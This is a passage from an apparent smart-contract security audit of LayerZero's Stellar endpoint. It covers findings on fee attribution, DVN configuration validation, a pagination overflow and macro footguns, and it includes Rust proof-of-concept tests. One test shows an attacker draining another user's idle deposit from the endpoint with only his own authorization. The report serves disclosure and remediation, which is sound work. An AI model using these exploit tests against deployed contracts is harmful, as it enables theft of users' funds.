    EndpointV2Client::new(&self.env, &self.endpoint).send(attacker, &params, refund_to);
}

#[test]
fn an_external_attacker_sweeps_a_victims_deposit_using_only_her_own_signature() {
    let fx = setup();
    let alice = Address::generate(&fx.env);
    let mallory = Address::generate(&fx.env);

    fx.mint_to(&alice, 1_000);
    fx.deposit_from(&alice, 1_000);
    assert_eq!(fx.balance(&fx.endpoint), 1_000);
    assert_eq!(fx.balance(&alice), 0);

    fx.send_authorized_only_by(&mallory, &mallory);

    assert_eq!(fx.balance(&fx.worker), FEE, "worker paid out of Alice's deposit");
    assert_eq!(fx.balance(&mallory), 1_000 - FEE, "Mallory keeps the rest of Alice's deposit");
    assert_eq!(fx.balance(&alice), 0, "Alice is left with nothing");
    assert_eq!(fx.balance(&fx.endpoint), 0, "endpoint is drained");
}

/// Confirms the previous test proves what it claims: the recorded authorization tree
/// for the sweep contains exactly one entry, Mallory's own `send`.
#[test]
fn the_sweep_transaction_carries_no_authorization_from_the_victim() {
    let fx = setup();
    let alice = Address::generate(&fx.env);
    let mallory = Address::generate(&fx.env);

    fx.mint_to(&alice, 1_000);
    fx.deposit_from(&alice, 1_000);
    fx.send_authorized_only_by(&mallory, &mallory);

    let auths = fx.env.auths();
    assert_eq!(auths.len(), 1, "exactly one address authorized anything");

    let (who, invocation) = &auths[0];
    assert_eq!(who, &mallory, "and it is the attacker, not the victim");
    assert!(auths.iter().all(|(a, _)| a != &alice), "Alice authorized nothing");

    let AuthorizedInvocation { function, sub_invocations } = invocation;
    let AuthorizedFunction::Contract((contract, fn_name, _)) = function else {
        panic!("expected a contract invocation");
    };
    assert_eq!(contract, &fx.endpoint);
    assert_eq!(fn_name, &symbol_short!("send"));
    assert!(sub_invocations.is_empty(), "no delegated sub-invocations were needed");
}

/// Atomic-flow control: a real OApp that funds and sends in one invocation
/// leaves the endpoint at zero.
#[test]
fn an_atomic_fund_and_send_leaves_nothing_for_an_attacker_to_take() {
    let fx = setup();
    let oapp = fx.env.register(AtomicOApp, (&fx.endpoint, &fx.token));
    let mallory = Address::generate(&fx.env);
```

```
    fx.mint_to(&oapp, FEE + 50);
    fx.env.mock_all_auths();
    AtomicOAppClient::new(&fx.env, &oapp).fund_and_send(&(FEE + 50), &fx.params());

    assert_eq!(fx.balance(&fx.worker), FEE);
    assert_eq!(fx.balance(&oapp), 50, "the OApp's own overpayment comes back to the OApp");
    assert_eq!(fx.balance(&fx.endpoint), 0, "nothing is left resident on the endpoint");

    // Mallory sending afterwards finds an empty endpoint and cannot pay the fee.
    assert!(
        EndpointV2Client::new(&fx.env, &fx.endpoint).try_send(&mallory, &params,
&mallory).is_err(),
        "with no idle balance there is nothing to sweep and the fee cannot be met"
    );
}
```

RECOMMENDATION

1. Attribute the incoming fee to the send that is paying it, rather than inferring it from the ambient balance. Add an explicit `max_fee` (or `MessagingFee`) argument to `send()`. Inside `send()`, transfer that amount from the sender or from an explicit payer to the endpoint before distributing it. The endpoint then knows how much this sender supplied, the refund is bounded by that amount, and any unrelated balance on the contract stays untouched.
2. If changing the interface is not acceptable, snapshot the balance at the start of `send()`. Treat only the delta introduced by this transaction as the supplied fee, and refund at most that delta.
3. Apply whichever variant is chosen to the ZRO branch as well. It has the same structure and the same missing attribution.
4. Reject a `refund_address` that differs from `sender` unless the caller explicitly opts in. That removes the most convenient path for directing swept funds elsewhere.
5. As defence in depth, add a regression test asserting that a balance deposited by one address cannot be spent or refunded by a `send()` from a different address. CI then enforces the attribution rule instead of review.

Until this is fixed, integrators must fund and send in a single atomic invocation. Operators should monitor the endpoint for any balance that stays resident between transactions. `recover_token` is currently the only thing standing between a stray balance and the next sender.

REFERENCES

CWE-708: Incorrect Ownership Assignment · CWE-841: Improper Enforcement of Behavioral Workflow

REMEDIATION COMMENT

ACKNOWLEDGED: LayerZero acknowledged this finding on August 25, 2026 and will retain the implementation. The client cited the same balance-based fee-supply model in EVM EndpointV2Alt._suppliedNative and EndpointV2._suppliedLzToken. Normal OApp funding and sending is

atomic; the reported exposure concerns stray balances or a direct integration that deposits in a separate transaction. Acknowledgment; atomic-flow clarification.

HAL-006 ACKNOWLEDGED

Endpoint fee path does not bind fees to the sender and does not validate worker payout addresses

Informational · 0.8 AO:S/AC:L/AX:L/R:N/S:U/C:N/A:L/I:L/D:L/Y:N

DESCRIPTION

An OApp pays for a cross-chain message on one outbound fee path. `EndpointV2::send` calls the send library. The send library returns the fee amounts and the recipient list. `pay_messaging_fees` then transfers those amounts to the worker and treasury recipients. The following points concern the relationship between an off-chain quote, the supplied fee buffer, token configuration, and worker payout addresses.

1. No separate ceiling tied to the off-chain quote. `send` accepts `MessagingParams`, which carries no quoted fee and no maximum fee. `pay_messaging_fees` pays the amounts returned by the send library, provided the available fee balance covers them. In the normal atomic funding-and-send flow, the amount voluntarily transferred bounds the payment: a shortfall reverts with `InsufficientNativeFee`, and excess funds are refunded. There is no separate bound tied to an earlier off-chain quote:

SOL

```
// contracts/protocol/stellar/contracts/endpoint-v2/src/endpoint_v2.rs - pay_messaging_fees
native_fee_recipients.iter().for_each(|r| {
    if r.amount > 0 {
        assert_with_error!(env, native_fee_supplied >= r.amount,
EndpointError::InsufficientNativeFee);
        native_fee_supplied -= r.amount;
        native_token_client.transfer(&this_contract, &r.to, &r.amount); // no comparison to a
sender-supplied ceiling
    }
});
```

2. ZRO rotation and stray balances. `set_zro` replaces the ZRO token address without checking the outgoing token balance first. When `pay_in_zro=true`, `pay_messaging_fees` reads the current ZRO balance of the contract. A rotated-out token is no longer the fee token; its residual balance is therefore a recovery consideration, not a demonstrated application of the current-token sweep in the separate endpoint-balance finding. LayerZero stated that the normal ZRO token is fixed and that `recover_token` handles stray tokens.

3. Unvalidated worker deposit addresses. The Executor and DVN `assign_job` functions return a `deposit_address` that the worker admin configures, and that address receives the worker fee. On Stellar, a transfer to an unfunded G-address, or to an account with no trustline, aborts the whole send. The treasury path is hardened against this case in `send_uln.rs`. The worker path is not.

The three gaps reach every OApp send that goes through `EndpointV2::send`. That includes the shared `OAppSenderInternal::__lz_send` helper, OFT `__send`, and any lane that routes to a

configured executor or DVN worker.

Impact

The three gaps fail in different ways. None of them lets an unprivileged third party take funds.

- Gap 1 can consume more of a voluntarily supplied buffer than the earlier off-chain quote when worker or treasury fee inputs change before sending. The charge remains bounded by the available supplied amount; the included test does not establish a charge above that amount. A sender can constrain the charge by supplying only the intended maximum in the atomic send flow.
- Gap 2 concerns tokens left on the endpoint when the configured ZRO token changes. Once rotated out, that token is no longer consumed by the current fee path; residual balances require the separate `recover_token` recovery flow. The existing native-token PoC does not demonstrate runtime loss of a rotated-out ZRO balance. Normal atomic OApp funding and sending leaves no pending deposit between transactions.
- Gap 3 is a worker configuration hazard. An unusable `deposit_address` can make sends selecting that worker fail at the fee transfer. LayerZero noted that OApps choose their workers and can switch away from a misconfigured one; this differs from the protocol-wide treasury configuration.

The normal `OAppSenderInternal::__lz_send` flow funds and sends atomically. Direct integrations should preserve that property and avoid leaving fee deposits between transactions. The separate endpoint-balance finding describes pre-existing balance attribution. The August 25, 2026 client response treats these fee and configuration behaviors as expected; the clarifications here reconcile that response with the existing report evidence and do not represent newly executed tests.

PROOF OF CONCEPT

The existing report cites tests for fee-buffer consumption and native-token balance attribution. It includes no runtime demonstration of rotated-out ZRO loss or the worker deposit-address configuration hazard. No tests were rerun for this client-response update.

- `cargo test --test poc_026_send_no_max_fee_bound -- --nocapture` passes. The quote is 100 and the charge is 10,000, paid from a larger supplied buffer. This demonstrates consumption above the earlier quote, not above the amount supplied.
- `cargo test -p halborn-poc f12` passes. Its displayed PoC covers native-token balance attribution and an atomic funding-and-send control, as documented in the separate endpoint-balance finding. It does not demonstrate runtime loss of a ZRO balance or a rotated-out token.
- The deposit-address path is configuration-only. Setting an unfunded G-address with `set_deposit_address` makes `native_token_client.transfer` fail inside `pay_messaging_fees`.

RECOMMENDATION

To mitigate this issue, the following improvements are recommended:

1. Add a maximum fee to `send()`, for example `max_fee: MessagingFee`. Assert that the total native and ZRO amounts charged stay at or below that ceiling before any transfer runs.
2. Take fees from an explicit `fee_payer` that calls `require_auth()`, instead of reading the ambient contract balance. Reject `set_zro` while a balance of the outgoing token remains, or pull the fee on each send so that no deposit can strand.
3. Apply the treasury pattern to workers. Pay the worker contract itself and let the worker admin sweep with `withdraw_token`. Otherwise validate `deposit_address` when it is written, and accept only a contract address or an existing account that has a trustline.
4. As defence in depth, have `OAppSenderInternal::__lz_send` assert that `receipt.fee` is at or below the quoted fee. Keep that check at the OApp boundary until the endpoint enforces a ceiling.

Until this is fixed, an OApp can limit gap 1 by prepaying the exact quoted fee and leaving no buffer on the endpoint.

REFERENCES

CWE-841: Improper Enforcement of Behavioral Workflow - CWE-20: Improper Input Validation - CWE-703: Improper Check or Handling of Exceptional Conditions

REMEDIATION COMMENT

ACKNOWLEDGED: LayerZero acknowledged all points on August 25, 2026 as expected behavior. The transferred amount is the fee ceiling: insufficient native funds revert with InsufficientNativeFee and excess funds are refunded. The normal ZRO token is fixed, and OApp __lz_send funds and sends atomically; direct integrations should do the same. recover_token handles stray tokens. Treasury configuration is protocol-wide, while OApps select their workers and can switch away from a misconfigured worker. Client response.

HAL-007 ACKNOWLEDGED

ULN-302 configuration and inbound verification have validation gaps

● Informational · 0.8 AO:S/AC:L/AX:L/R:N/S:U/C:N/A:L/I:L/D:N/Y:L

DESCRIPTION

ULN-302 stores a receive config and a send config. A config lists the required DVNs, the optional DVNs, and the threshold that applies to the optional list. Inbound verification reads that config and checks which DVNs have attested. Four validation gaps sit on this surface. Each gap passes the local checks. Each one still leaves the effective security or usability weaker than the stored config suggests.

1. Cross-list DVN overlap. `validate_default_config` removes duplicates inside `required_dvns` and inside `optional_dvns`. It never compares the two lists against each other. `verifiable_internal` then evaluates the two lists independently, so one DVN attestation can satisfy both halves:

SOL

```
// contracts/protocol/stellar/contracts/message-libs/uln-302/src/receive_uln.rs -
verifiable_internal
let all_required_verified = uln_config.required_dvns.iter().all(|dvn| is_verified(&dvn));
let optional_threshold_met =
    uln_config.optional_dvns.iter().filter(is_verified).take(threshold).count() == threshold;
```

2. Permissionless attestations. `Uln302::verify` calls `dvn.require_auth()` and nothing else. Any address can write a persistent `Confirmations` entry. If the operator later appoints that address, its earlier entries count retroactively. Each entry is public, because `verify` emits a `PayloadVerified` event, so this is a defence-in-depth gap and not hidden forgery.

3. Unchecked receiver coercion. `decode_packet_header_with_config` builds an `Address` from 32 header bytes. It does not check that the address exists, and it does not check for zero. The outbound send path does check. The coerced address then becomes the config lookup key and the call target.

4. MAX_DVNS does not account for execution cost. `MAX_DVNS = 127` applies to each list separately, so one config can hold 254 DVNs. Send and quote walk every DVN and make about three cross-contract calls for each one. Commit walks storage twice. A config that passes validation can therefore exceed the Soroban per-transaction limits.

The four gaps reach every inbound path through ULN-302, the OApp receive and send configs, and the default receive and send configs. Gap 3 also reaches `LayerZeroView::uln_verifiable` and `SimpleMessageLib::validate_packet`.

Impact

The four gaps fail in different ways. None of them lets a third party take funds.

- Gap 1 gives a silent wrong result, and it needs no attacker. An operator configures `required=[A]`, `optional=[A,B]` and `threshold=1`. One attestation from A then clears a quorum that looks like two DVNs. The same send also charges A twice. The OApp that owns the config bears the cost.
- Gap 2 takes away the operator's chance to vet a DVN before its history applies. An unappointed address writes attestations first. Those attestations appear in `PayloadVerified` events, and they count as soon as the operator appoints the address. The operator bears the cost.
- Gap 3 gives a silent wrong result, and it needs no attacker. Malformed receiver bytes produce an address that has no stored config, so the lane falls back to the default quorum. Completion still requires attestations from the configured DVNs.
- Gap 4 is a deterministic failure, and it needs no attacker. An OApp configures 254 DVNs and the config passes validation. Send or commit then fails at runtime. The configuring OApp bears the cost.

Four limits hold the damage down. Gap 1 is a self-inflicted misconfiguration, and ULN-302 inherits the behaviour from the EVM `UlnBase`. Gap 2 adds no capability beyond what the address gains after appointment. Gap 3 cannot bypass the DVN quorum. Gap 4 affects only the OApp that wrote the config. No gap results in third-party fund theft.

PROOF OF CONCEPT

Three of the four gaps are confirmed by executed tests. The fourth rests on static analysis.

- `cargo test -p halborn-poc new01` passes. It covers the cross-list DVN overlap in gap 1.
- `cargo test --test poc_028_preseeded_dvn_attestations -- --nocapture` passes. It covers the unappointed attestations in gap 2, and it shows that the escalation is bounded.
- `cargo test --test poc_032_unchecked_receiver_coercion -- --nocapture` passes. It covers the receiver coercion in gap 3.
- Gap 4 has no test. Measuring the DVN count against the resource limits on testnet would confirm it.

RECOMMENDATION

To mitigate this issue, the following improvements are recommended:

1. Reject any intersection between `required_dvns` and `optional_dvns`, on both the stored config and the effective config.
2. Bind each attestation to a config epoch. Gate `verify` on membership in the current effective DVN set.

3. In `decode_packet_header_with_config`, reject a zero or non-existent receiver. Also assert `src_eid != 0` and `nonce != 0`, and apply the same checks in the view helpers.
4. Measure the largest DVN count that can execute on testnet. Then enforce `required.len() + optional.len() <= MAX_DVN_COUNT` with a limit below that measurement.
5. As defence in depth, review the `PayloadVerified` history of an address before appointing it as a DVN.

Until this is fixed, an operator should check that no DVN appears in both lists of a config.

REFERENCES

CWE-20: Improper Input Validation - CWE-1173: Improper Use of Validation Framework - CWE-770: Allocation of Resources Without Limits or Throttling

REMEDIATION COMMENT

ACKNOWLEDGED: LayerZero acknowledged all points on August 25, 2026 as consistent with EVM behavior. DVN overlap is explicit, mutable configuration, and trusting a DVN includes its past attestations. The receiver in the packet header is DVN-attested; delivery to an undeployed receiver fails and emits an alert. MAX_COUNT=127 preserves configuration flexibility, with execution resource limits still applying. Client response.

HAL-008 ACKNOWLEDGED

get_registered_libraries traps on an unchecked start + max_count addition

● Informational · AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N

DESCRIPTION

`get_registered_libraries(start, max_count)` returns one page of the registered message libraries. It computes its exclusive end index as `count.min(start + max_count)`. The addition is on `u32` and it is unchecked. Both operands come straight from the caller:

RUST

```rust
// contracts/protocol/stellar/contracts/endpoint-v2/src/message_lib_manager.rs -
get_registered_libraries
fn get_registered_libraries(env: &Env, start: u32, max_count: u32) -> Vec<Address> {
    let count = EndpointStorage::registered_libraries_count(env);
    if count == 0 || start >= count {
        return vec![env];
    }

    let end = count.min(start + max_count);   // unchecked u32 addition: traps for start > 0,
max_count = u32::MAX
    let mut libraries = vec![env];
    libraries.extend((start..end).map(|i| EndpointStorage::index_to_library(env, i).unwrap()));
    libraries
}
```

The early return on `start >= count` confines the bug. `start` must be a valid index, so the endpoint needs at least two registered libraries before any `start > 0` reaches the addition. That is the normal state of a deployed endpoint, which registers a send library and a receive library at minimum. The release profile makes the deployed WASM trap rather than wrap:

CODE

```
# contracts/protocol/stellar/contracts/Cargo.toml
[profile.release]
opt-level = "z"
overflow-checks = true
debug = 0
strip = "symbols"
```

Blast radius. The failure stays with the caller. `get_registered_libraries` is a pure view. It reads two storage maps and allocates a vector, and it changes no state. A trap returns an error to whoever made the call and leaves the endpoint unaffected, so there is no way to turn it against another party. The consumers that break are indexers, explorers and SDKs, which are the clients that page.

Attacker scenario. There is no attacker. The triggering input is the obvious way for a client to say "return everything from here". With two libraries registered, `get_registered_libraries(start: 1,`

`max_count: u32::MAX)` evaluates `1 + 4294967295` and aborts the invocation. `overflow-checks = true` makes the outcome a hard error. The alternative is a wrap to a small end index and a silently truncated result, so the hard error is the better of the two failure modes.

Excluded claim. The neighbouring `.unwrap()` on `index_to_library` is *not* a second failure mode through archived storage. Soroban automatically restores archived persistent entries in the transaction footprint, and aborts otherwise. A registered index therefore cannot read back as `None`.

Impact: this is a deterministic failure that needs no attacker. A normal pagination query aborts instead of returning results, for any caller and with no authorization. The cost falls on the clients that page through the library list: indexers, explorers and SDKs. They cannot read the library list with that query, and they have to change the call to get the data. The failure stays inside the caller's own invocation, and the endpoint keeps serving every other query normally. This is a correctness and availability defect on a view, not a denial of service against the protocol.

PROOF OF CONCEPT

(executed - passes via `cargo test -p halborn-poc arithmetic`) Tests run against the real `EndpointV2`.

SOL

```
running 12 tests
test tests::arithmetic_reachability::get_registered_libraries_overflows_on_start_plus_max_count
- should panic ... ok
test tests::arithmetic_reachability::the_view_overflow_is_reachable_with_no_authorization_at_all
- should panic ... ok
test tests::arithmetic_reachability::the_same_query_from_index_zero_returns_the_full_list ... ok
test
tests::arithmetic_reachability::the_endpoint_still_serves_queries_after_the_overflowing_call ...
ok
...

test result: ok. 12 passed; 0 failed; 0 ignored; 0 measured; 40 filtered out; finished in 0.10s
```

The environment is a Rust toolchain with soroban-sdk 25.1.1. The `halborn-poc` crate is a member of the in-scope workspace and depends on the real `endpoint-v2` crate. The source is at `contracts/protocol/stellar/contracts/halborn-poc/src/tests/arithmetic_reachability.rs`.

SOL

```
#[test]
#[should_panic]
fn get_registered_libraries_overflows_on_start_plus_max_count() {
    let (env, endpoint) = endpoint_with_two_libraries();
    // start = 1 passes the `start >= count` guard, then 1 + u32::MAX traps.
    EndpointV2Client::new(&env, &endpoint).get_registered_libraries(&1, &u32::MAX);
}

/// Nothing is authorized here at all, so the trap cannot be attributed to a
/// privileged caller: `set_auths(&[])` puts the host in enforcing mode with an
/// empty authorization set.
```

```rust
#[test]
#[should_panic]
fn the_view_overflow_is_reachable_with_no_authorization_at_all() {
    let (env, endpoint) = endpoint_with_two_libraries();
    env.set_auths(&[]);
    EndpointV2Client::new(&env, &endpoint).get_registered_libraries(&1, &u32::MAX);
}

/// The control, and the reason the bug is easy to miss: the identical
/// "give me everything" query only breaks once you page past the first entry.
#[test]
fn the_same_query_from_index_zero_returns_the_full_list() {
    let (env, endpoint) = endpoint_with_two_libraries();
    let libs = EndpointV2Client::new(&env, &endpoint).get_registered_libraries(&0, &u32::MAX);
    assert_eq!(libs.len(), 2, "the identical query from index 0 is fine");
}

/// Bounds the impact: the trap is returned to the caller and leaves no sticky state.
#[test]
fn the_endpoint_still_serves_queries_after_the_overflowing_call() {
    let (env, endpoint) = endpoint_with_two_libraries();
    let client = EndpointV2Client::new(&env, &endpoint);

    assert!(client.try_get_registered_libraries(&1, &u32::MAX).is_err());

    assert_eq!(client.registered_libraries_count(), 2);
    assert_eq!(client.get_registered_libraries(&1, &1).len(), 1);
}
```

RECOMMENDATION

1. Use `start.saturating_add(max_count)`. It gives the intended result for every input. The addition saturates at `u32::MAX`, then `count.min(...)` selects `count`, and the call returns everything from `start` to the end of the list. That is what a caller passing `u32::MAX` means.

   SOL

   ```
   let end = count.min(start.saturating_add(max_count));
   ```

2. Decide and document whether `max_count == 0` should return an empty vector or be rejected. It currently returns an empty vector, which is defensible but undocumented.
3. Audit the other paginated views for the same pattern, and apply the fix to every site rather than to the one site a test happened to reach.
4. As defence in depth, keep `overflow-checks = true` in the release profile, and treat any proposal to remove it as a security change. That flag turns this class of defect from a silent wrong answer into a visible error.

The neighbouring `.unwrap()` on `index_to_library` needs no change. The `start < count` check guards it, and `register_library` writes `library_to_index` and `index_to_library` in the same call. Soroban's archival semantics cannot turn a written entry into `None`. Until the addition is fixed, client integrations should page with an explicit finite `max_count` rather than `u32::MAX`.

REFERENCES

CWE-190: Integer Overflow or Wraparound - CWE-20: Improper Input Validation

REMEDIATION COMMENT

ACKNOWLEDGED: LayerZero acknowledged this finding on August 6, 2026. The client expects only a small number of registered libraries, suggested using max_count=20 to retrieve them, considers the pagination edge case to have no practical security or UX impact, and requested an Informational rating. Client response. The rating is Informational: the reported trap is confined to the caller's pure-view invocation, with no demonstrated effect on protocol availability or other users.

HAL-009 ACKNOWLEDGED

Shared macro and utility crates have latent footguns in auth, multisig, upgrade, TTL, and signature recovery

• Informational · AO:S/AC:H/AX:H/R:F/S:U/C:N/A:L/I:L/D:N/Y:N

DESCRIPTION

A shared macro crate generates entry points, auth guards, upgrade logic, TTL extension, and multisig checks for the Stellar contracts. Seven latent footguns live in that generated surface and in the utility code beside it. None of them is a standalone exploit today. Each one becomes a hazard when a downstream contract misuses or overrides the generated surface.

1. Multisig helper export. `generate_multisig_impl` emits `verify_signatures`, `verify_signature`, and `is_valid_signer` as public contract entry points, next to the intended multisig API. An external caller can invoke them and probe signature material.

2. Migration flag overwrite. `upgrade` sets `migrating = true` without reading the prior value. An admin who calls `upgrade` twice discards the pending migration and loses the migration state.

3. Unanchored macro path. `prepend_only_auth_check` emits `utils::require_auth`. That path resolves against the crate where the macro expands, not against `common_utils`. Expansion in a crate that has no `utils` fails at compile time, or resolves to the wrong function.

4. Silent TTL no-op. `extend_instance_ttl` extends the TTL only when `__constructor` exists. A contract without `__constructor` gets a no-op on every call, and its instance expires with no error.

5. Unguarded trait override. `only_auth` injects its guard into the default body of the trait method. A developer who overrides that method in an `impl` ships an exported entry point with no guard.

6. Double require_auth. `auth.rs` exposes consuming checks only. When `only_auth` wraps a body that already authorizes, the contract calls `require_auth` twice per invocation. That breaks multi-sig and batched auth patterns.

7. Unvalidated recovery id. `recover_signer` passes `v` straight to the secp256k1 host function. It does not check that `v` is in the range 0 to 3. An invalid `v` makes the host panic instead of returning a typed error.

The seven footguns reach every contract that imports these macros. That includes the endpoint, the message libraries, the workers, the OApp and OFT templates, and any future protocol contract.

Impact

The seven footguns fail in three ways.

- Items 1 and 5 widen the exported surface. An external caller reaches the exported verification helpers and probes signature material. An overridden method ships without its auth guard. The contract that imports the macro bears the cost.

- Items 3, 4, 6, and 7 are deterministic failures, and none of them needs an attacker. Item 3 fails the build or resolves to the wrong function. Item 4 lets the contract instance expire. Item 6 breaks multi-sig and batched auth. Item 7 panics in the host instead of returning a typed error.
- Item 2 gives a silent wrong result. A second `upgrade` call discards the pending migration, and the admin loses the migration state.

Two limits hold the damage down. Every item needs a misconfiguration, a compile-time mistake, or invalid caller input. None of them opens a live exploit path unless a consuming contract also has a bug.

PROOF OF CONCEPT

Two of the seven footguns are confirmed by executed tests. The other five rest on static review.

- `cargo test -p halborn-poc poc_006` passes. It shows the multisig helpers exported as contract entry points.
- `cargo test -p halborn-poc poc_047` passes. It shows the migration flag overwrite.
- Items 3 to 7 come from static review and compile-time checks. The `halborn-poc` crate holds no standalone runtime test for them.

RECOMMENDATION

To mitigate this issue, the following improvements are recommended:

1. Mark the verification helpers `#[contractimpl(export = false)]`, or move them into a module that is not exported.
2. Read `migrating` before setting it. Reject `upgrade` when the flag is already `true`.
3. Anchor the path in the macro expansion as `::common_utils::require_auth`.
4. Require `__constructor` whenever `extend_instance_ttl` is used. Otherwise call `env.storage().instance().extend_ttl` unconditionally.
5. Document that an override has to re-invoke the auth guard. A lint or a proc-macro check on overrides would enforce it.
6. Add a non-consuming `check_auth` and call it from the `only_auth` bodies.
7. Validate that `v <= 3` before calling the secp256k1 host function, as defence in depth.

Until this is fixed, every contract that imports these macros should confirm that it defines `__constructor` and that no override drops the auth guard.

REFERENCES

CWE-749: Exposed Dangerous Method or Function - CWE-665: Improper Initialization - CWE-269: Improper Privilege Management - CWE-20: Improper Input Validation

REMEDIATION COMMENT

ACKNOWLEDGED: LayerZero acknowledged this finding on August 25, 2026 and will retain the implementation. The client intends to address the integration assumptions in developer documentation.

Disclaimer

Halborn strongly recommends conducting a follow-up assessment of the project either within six months or immediately following any material changes to the codebase, whichever comes first. This approach is crucial for maintaining the project's integrity and addressing potential vulnerabilities introduced by code modifications.